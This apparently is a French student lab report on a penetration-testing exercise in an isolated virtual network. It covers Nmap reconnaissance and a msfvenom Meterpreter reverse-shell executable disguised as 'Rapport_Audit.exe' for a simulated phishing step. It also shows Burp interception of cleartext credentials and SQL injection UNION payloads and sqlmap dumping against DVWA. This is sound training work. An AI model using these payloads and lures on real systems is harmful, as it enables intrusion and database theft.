

1. Présentation du projet et des outils

1.1 Contexte

Dans le prolongement du déploiement de l'infrastructure de supervision (SIEM Wazuh) et de filtrage (pfSense), ce projet consiste à réaliser un audit de sécurité technique en environnement contrôlé. L'objectif est de se placer dans la posture d'un attaquant pour identifier les faiblesses du système, valider l'étanchéité des règles du pare-feu, mesurer l'efficacité des mécanismes de détection Wazuh, et explorer des vulnérabilités applicatives de type injection SQL.

1.2 Kali Linux

Kali Linux est une distribution Linux basée sur Debian, conçue pour les tests d'intrusion et l'audit de sécurité. Elle embarque nativement une suite complète d'outils professionnels dédiés à la reconnaissance, la recherche de vulnérabilités et l'exploitation.

1.3 Nmap

Nmap est un outil de scan réseau open-source permettant de cartographier les hôtes actifs, de lister les ports ouverts, d'identifier les services et leurs versions, et de rechercher des vulnérabilités via son moteur de scripts NSE (Nmap Scripting Engine).

1.4 Metasploit Framework

Metasploit est une plateforme de test d'intrusion permettant de rechercher et d'exploiter les vulnérabilités d'un système. Il est utilisé ici via sa console (msfconsole) et son générateur de charges utiles (msfvenom) pour simuler la compromission d'une machine par exécution de code à distance (Reverse Shell).

1.5 Burp Suite

Burp Suite est une plateforme d'audit de sécurité applicative web. Son module Proxy permet d'intercepter, d'inspecter et de modifier les requêtes HTTP/HTTPS transitant entre le navigateur et le serveur. Dans ce TP, il a été utilisé pour mettre en évidence la transmission en clair de credentials via le protocole HTTP non chiffré.

1.6 DVWA et les injections SQL

DVWA (Damn Vulnerable Web Application) est une application web PHP/MySQL intentionnellement vulnérable, conçue à des fins éducatives. Elle reproduit les failles les plus fréquentes du développement web réel, dont les injections SQL. Elle propose quatre niveaux de sécurité : Low, Medium, High et Impossible. Dans ce TP, le niveau Low a été utilisé pour explorer les injections sans aucun filtrage.


2. Évolution de l'architecture réseau

Pour garantir le réalisme de l'audit sans compromettre le réseau interne, la machine Kali Linux a été ajoutée dans une zone isolée sur pfSense (VMnet 6 / interface em5). DVWA a été déployé en conteneur Docker sur le serveur Ubuntu DMZ, qui hébergeait déjà le service web sur le port 8080.

Machine	Interface pfSense	VMware	Adresse IP	Rôle
Kali Linux	em5 – VMnet 6	VMnet 6	192.168.60.10/24	Machine d'attaque (auditeur)
Windows 10	em1 – VMnet 2	VMnet 2	192.168.10.10/24	Cible principale – LAN interne
Ubuntu DMZ	em4 – VMnet 5	VMnet 5	192.168.40.40/24	Serveur Web + DVWA – Port 8080
Ubuntu 2 (Wazuh)	em3 – VMnet 4	VMnet 4	192.168.30.30/24	SIEM – Supervision des alertes

3. Schéma de l'architecture d'audit

Le schéma ci-dessous représente l'environnement complet : zone attaquant Kali isolée, réseau LAN interne, DMZ avec DVWA, supervision Wazuh et flux d'attaque.



4. Déroulement technique de l'audit

4.1 Phase 1 – Reconnaissance Nmap

Depuis Kali Linux, un scan complet est lancé sur les machines cibles pour identifier les services actifs et les versions exposées :

```
nmap -sV -sC -A 192.168.40.40  
nmap --script vuln 192.168.10.10
```

4.2 Phase 2 – Exploitation par Reverse Shell

Face à un système patché, l'auditeur simule un scénario de phishing. Un exécutable malveillant est généré avec msfvenom.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.60.10 LPORT=4444 -f exe -o  
Rapport_Audit.exe
```

Un serveur Web Python est lancé sur Kali pour distribuer le fichier à la cible :

```
python3 -m http.server 80
```

4.3 Phase 3 – Session Meterpreter

Le listener est configuré dans msfconsole avant l'exécution du payload :

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.60.10 / set LPORT 4444  
run
```

Dès le double-clic sur le fichier côté Windows, la connexion sortante traverse pfSense (trafic LAN sortant autorisé par défaut) et une session Meterpreter interactive s'ouvre sur Kali. Validation finale :

```
meterpreter > shell  
C:\Users\Cible> start https://www.google.fr
```

Le navigateur Windows s'ouvre automatiquement, confirmant la compromission complète du poste.

4.4 Phase 4 – Interception HTTP avec Burp Suite

Avant d'aborder les injections SQL, une première analyse a été menée sur le formulaire de connexion de DVWA via Burp Suite (proxy HTTP configuré sur le navigateur de Kali).

- Les identifiants admin / admin ont été saisis dans le formulaire de connexion de DVWA (accessible sur <http://192.168.40.40:8080>).
- Burp Suite a intercepté la requête POST avant qu'elle atteigne le serveur.
- Constat : le mot de passe apparaît en texte brut dans le corps de la requête (champ password=admin), car le service tourne en HTTP non chiffré sur le port 8080.

4.5 Phase 5 – Déploiement de DVWA sur la DMZ

Pour pratiquer les injections SQL, DVWA a été déployé en conteneur Docker sur le serveur Ubuntu DMZ :

```
sudo systemctl stop apache2
docker run --rm -it -p 8080:80 vulnerables/web-dvwa
```

La base de données a été initiée depuis l'interface web (bouton Create / Reset Database), puis le niveau de sécurité a été réglé sur Low.

4.6 Phase 6 – Injections SQL manuelles (niveau Low)

Depuis le module SQL Injection de DVWA, des payloads ont été injectés progressivement dans le champ ID. Le premier test confirme la vulnérabilité :

```
1' OR '1'='1
```

Le guillemet simple (') brise la logique de la requête SQL du serveur PHP. La condition OR '1'='1' étant toujours vraie, la base MySQL retourne l'ensemble des enregistrements de la table users. Les payloads suivants ont permis d'aller plus loin :

Objectif	Payload SQL injecté
Lister tous les utilisateurs	1' OR 1=1#
Version du SGBD	1' OR 1=1 UNION SELECT null,version()#
Utilisateur courant de l'app	1' OR 1=1 UNION SELECT null,USER();#
Lister toutes les bases	1' OR 1=1 UNION SELECT null,schema_name FROM information_schema.schemata#
Colonnes table users	1' OR 1=1 UNION SELECT null,column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'#

Ces injections ont permis d'extraire la version du SGBD MySQL, le nom de l'utilisateur applicatif, la liste de toutes les bases de données, et les colonnes de la table users (dont les champs login et password).

4.7 Phase 7 – Automatisation avec sqlmap

Une tentative d'exploitation automatisée a été menée depuis Kali Linux avec sqlmap. La commande utilise le cookie de session PHPSESSID récupéré via les outils développeur du navigateur :

```
sqlmap -u
"http://192.168.40.40:8080/dvwa/vulnerabilities/sqli/?id=NULL&Submit=Submit" \
--cookie="PHPSESSID=#####; security=low" --dump
```

Synthèse de toutes les phases d'audit :

Phase	Outil utilisé	Résultat
1 – Reconnaissance	Nmap (-sV -sC -A / --script vuln)	Ports ouverts identifiés, aucune CVE critique
2 – Payload	msfvenom – windows/meterpreter/reverse_tcp	Exécutable Rapport_Audit.exe généré
3 – Écoute	msfconsole – exploit/multi/handler (4444)	Listener actif sur 192.168.60.10:4444

Phase	Outil utilisé	Résultat
4 – Exploitation	Exécution payload + session Meterpreter	Contrôle total de Windows 10 obtenu
5 – Interception HTTP	Burp Suite – proxy HTTP	Mot de passe admin visible en clair (HTTP)
6 – Injection SQL	DVWA niveau Low + sqlmap	Base de données extraite, comptes exposés